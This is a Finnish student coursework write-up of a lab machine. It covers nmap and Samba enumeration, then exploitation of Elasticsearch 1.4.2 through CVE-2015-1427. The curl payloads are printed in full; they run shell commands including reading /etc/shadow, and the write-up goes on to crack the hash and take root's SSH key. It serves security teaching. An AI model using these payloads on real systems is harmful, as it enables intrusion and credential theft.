

JarmoChallenge

Marko Issakainen, ZJA20STKYP

Harjoitustyö
TTC6550-3001, Jarmo Nevala
1.3.2021
Kyberturvallisuus

Sisältö

1	Johdanto	2
2	Portit ja palvelut.....	3
2.1	Nmap ajo palveluiden tunnistamiseen	3
2.2	Samba palvelu	4
2.3	Elasticsearch	5
3	Elasticsearch haavoittuvuus	6
3.1	CVE-2015-1427	6
3.2	Haavoittuvuuden käyttäminen.	6
4	Pohdinta.....	9
	Lähteet	10

1 Johdanto

Harjoitustyön tavoitteena oli tutkia JarmoChallenge nimistä linux pohjaista virtuaalikonetta ja löytää tästä avoimet portit ja palvelut sekä sen haavoittuvuuksia. Tässä harjoitustyössä löysin yhden haavoittuvuuden, jonka avulla saatiin sekä Jarmo käyttäjän salattu salasana jonka murtaminen onnistui hashcatin avulla sekä rootin id_rsa ssh avain, jonka avulla päästiin root käyttäjälle sisään.

2 Portit ja palvelut

Aloitetaan tehtävä ajamalla nmap, jonka avulla saadaan selville avoimena olevat palvelut ja portit.

2.1 Nmap ajo palveluiden tunnistamiseen

Ensimmäinen ajo komennolla: ”nmap -sC -sV -oN nmap/jarmo 10.0.1.137” saatiin osa porteista, kun taas ”nmap -sC -sV -p- 10.0.1.137” komennon avulla löytyi pari palvelua lisää (-sC = default scripts, -sV = Versio detection., -oN = Output as nmap, -p- = all ports).

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-26 14:18 EET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.0.1.137
Host is up (0.00013s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 cb:c3:ca:5a:62:05:26:dc:7b:51:ba:0c:5d:33:49:2e (RSA)
|_ 256 fe:c1:a3:a3:25:9e:af:40:67:07:d3:50:f9:04:1b:09 (ECDSA)
|_ 256 d5:43:ed:60:f3:af:2e:f3:f6:ef:31:d9:06:ba:cf:3f (ED25519)
80/tcp    open  http            Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
139/tcp    open  netbios-ssn     Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp    open  netbios-ssn     Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
9200/tcp   open  http            Elasticsearch REST API 1.4.2 (name: Rock Python; cluster: elasticsearch; Lucene 4.10.2)
|_ http-title: Site doesn't have a title (application/json; charset=UTF-8).
Service Info: Host: GUESSWHO; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ clock-skew: mean: 1h40m02s, deviation: 2h53m12s, median: 2s
|_ nbstat: NetBIOS name: GUESSWHO, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
smb-os-discovery:
|_ OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|_ Computer name: guesswho
|_ NetBIOS computer name: GUESSWHO\x00
|_ Domain names: \x00
|_ FQDN: guesswho
|_ System time: 2021-02-26T07:18:17-05:00
smb-security-mode:
|_ account_used: guest
|_ authentication_level: user
|_ challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
smb2-security-mode:
|_ 2.02:
|_ Message signing enabled but not required
smb2-time:
|_ date: 2021-02-26T12:18:17
|_ start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.94 seconds
```

Kuva 1. Nmap tulokset.

(Kuva 1) Avoimet palvelut:

port 22 = ssh, OpenSSH 7.2p2

port 80 = http Apache 2.4.18

port 139 = Samba 3.X – 4.X

port 445 = Samba 4.3.11

port 9200 = Elasticsearch 1.4.2

2.2 Samba palvelu

Portit 139 & 445 olivat Samba palveluita. Tässä välissä vilkaisin pikaisesti pääseekö tänne käsiksi ”anonymous” käyttäjällä ja onko siellä mitään mielenkiintoista.

```
(kali@kali-vle)~/jarmoChallenge
$ smbmap -H 10.0.1.137
[+] Guest session      IP: 10.0.1.137:445    Name: unknown
  Disk
  print$
  IPC$
```


	Permissions	Comment
	NO ACCESS	Printer Drivers
	NO ACCESS	IPC Service (GuessWho server (Samba, Ubuntu))

Kuva 2. smbmap.

(Kuva 2) Koska en nähnyt tässä mitään merkittävää tai kansiota johon olisi pääsy niin siirryin seuraavaan palveluun.

2.3 Elasticsearch

Portti 9200 piti sisällään ElasticSearch palvelun. Menemällä selaimella osoitteeseen "http://10.0.1.137:9200" saimme json muotoisen tekstin esille, jossa kerrottiin tietoja tästä elasticsearchista, mukaan lukien versio.



Kuva 3. http sivu.

3 Elasticsearch haavoittuvuus

3.1 CVE-2015-1427

Pienellä googletuksella löysin haavoittuvuuden tähän kyseiseen versioon.

The Groovy scripting engine in Elasticsearch before 1.3.8 and 1.4.x before 1.4.3 allows remote attackers to bypass the sandbox protection mechanism and execute arbitrary shell commands via a crafted script (Mitre Corporation, 2015).

Tähän löysin myös Proof of Concept tekeleen YrenWu (Elhackstic, 2018) nimimerkillä esiintyvällä henkilöllä, jonka avulla pääsin nopeasti kokeilemaan, toimiiko tämä haavoittuvuus tässä varmasti.

3.2 Haavoittuvuuden käyttäminen.

Haavoittuvuus mahdollistaa RCE (Remote code execution) käyttämisen.

```
(kali@kali-vle)-[~/jarmoChallenge]
$ curl -XPUT 'http://10.0.1.137:9200/jamk/user/jubinblack' -d '{ "name" : "JubinBlack" }'
{"_index":"jamk","_type":"user","_id":"jubinblack","_version":1,"created":true}
(kali@kali-vle)-[~/jarmoChallenge]
$
```

Kuva 4. Data creation

(Kuva 4.) Ensin tehdään tänne uusi data.

Jonka jälkeen voimme kokeilla, näkykö exploitti tässä datan kentässä.

```
(kali@kali-vle) ~/jarmoChallenge
$ curl -XPOST 'http://10.0.1.137:9200/_search?pretty' -d '{"script_fields": {"payload": {"script": "java.lang.Math.class.forName(\"java.lang.Runtime\").getRuntime().exec(\"whoami\").getText()}}}'
```



Kuva 5. Whoami

Alkuun testasin perus "whoami" komennolla, nähdäkseni että tämä toimii ja kuka sitä ajaa. Jonka jälkeen tilanne meni erittäin mielenkiintoiseksi, sillä tämä elasticsearch ajetaan root käyttäjältä, mikä tässä tilanteessa tarkoittaa sitä, että me voimme lukea minkä tahansa tiedoston.

Tämä mahdollisti mm. /etc/shadow tiedoston lukemisen, jonka avulla saimme Jarmo käyttäjän salasanan.

```
(kali@kali-vle) ~/jarmoChallenge
$ curl -XPOST 'http://10.0.1.137:9200/_search?pretty' -d '{"script_fields": {"payload": {"script": "java.lang.Math.class.forName(\"java.lang.Runtime\").getRuntime().exec(\"cat /etc/shadow\").getText()}}}'
```



Kuva 6. Jarmo hash


Tämän salasanan sai selville käyttämällä hashcat:tiä ja sen hash moodia 1800. Jarmen salasanana oli "security". Tällä pääsi sisälle ssh:n avulla tähän Jarmo käyttäjään.

```
(kali@kali-vle) ~/jarmoChallenge
$ ssh jarmo@10.0.1.137
jarmo@10.0.1.137's password:
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

136 packages can be updated.
1 update is a security update.

** System restart required **
Last login: Fri Feb 26 06:54:55 2021 from 10.0.1.131
jarmo@GuessWho:~$ id
uid=1000(jarmo) gid=1000(jarmo) groups=1000(jarmo),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),114(sambashare),119(lpadmin)
jarmo@GuessWho:~$ whoami
jarmo
jarmo@GuessWho:~$
```




Kuva 7. Jarmo käyttäjä.

Mutta me haluamme paremmat käyttöoikeudet, joten kokeillaan onko root käyttäjällä ssh avainta itsellään tallessa `/root/.ssh/id_rsa` polussa, joka on ns. default paikka ssh:n avaimelle.



Kuva 8. Root id_rsa avain

Kuinka ollakkaan, saimme (kuva 8) root käyttäjän ssh avaimen haltuumme. Tässä on seassa vielä rivin vaihdon tilalla `"\n"` merkit, mutta nopean perkaamisen jälkeen tallennamme tämän avaimen `"root"` nimellä ja saamme yhdistettyä itsemme root käyttäjään.



Kuva 9. Root

Lähteet

CVE-2015-1427, 2015. Mitre Corporation [Verkkosivu]. [Viitattu 26.2.2021].
Saatavilla: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=2015-1427>

Elhackstic, 2018. Github [Verkkosivu]. [Viitattu 26.2.2021].
Saatavilla: <https://github.com/YrenWu/Elhackstic>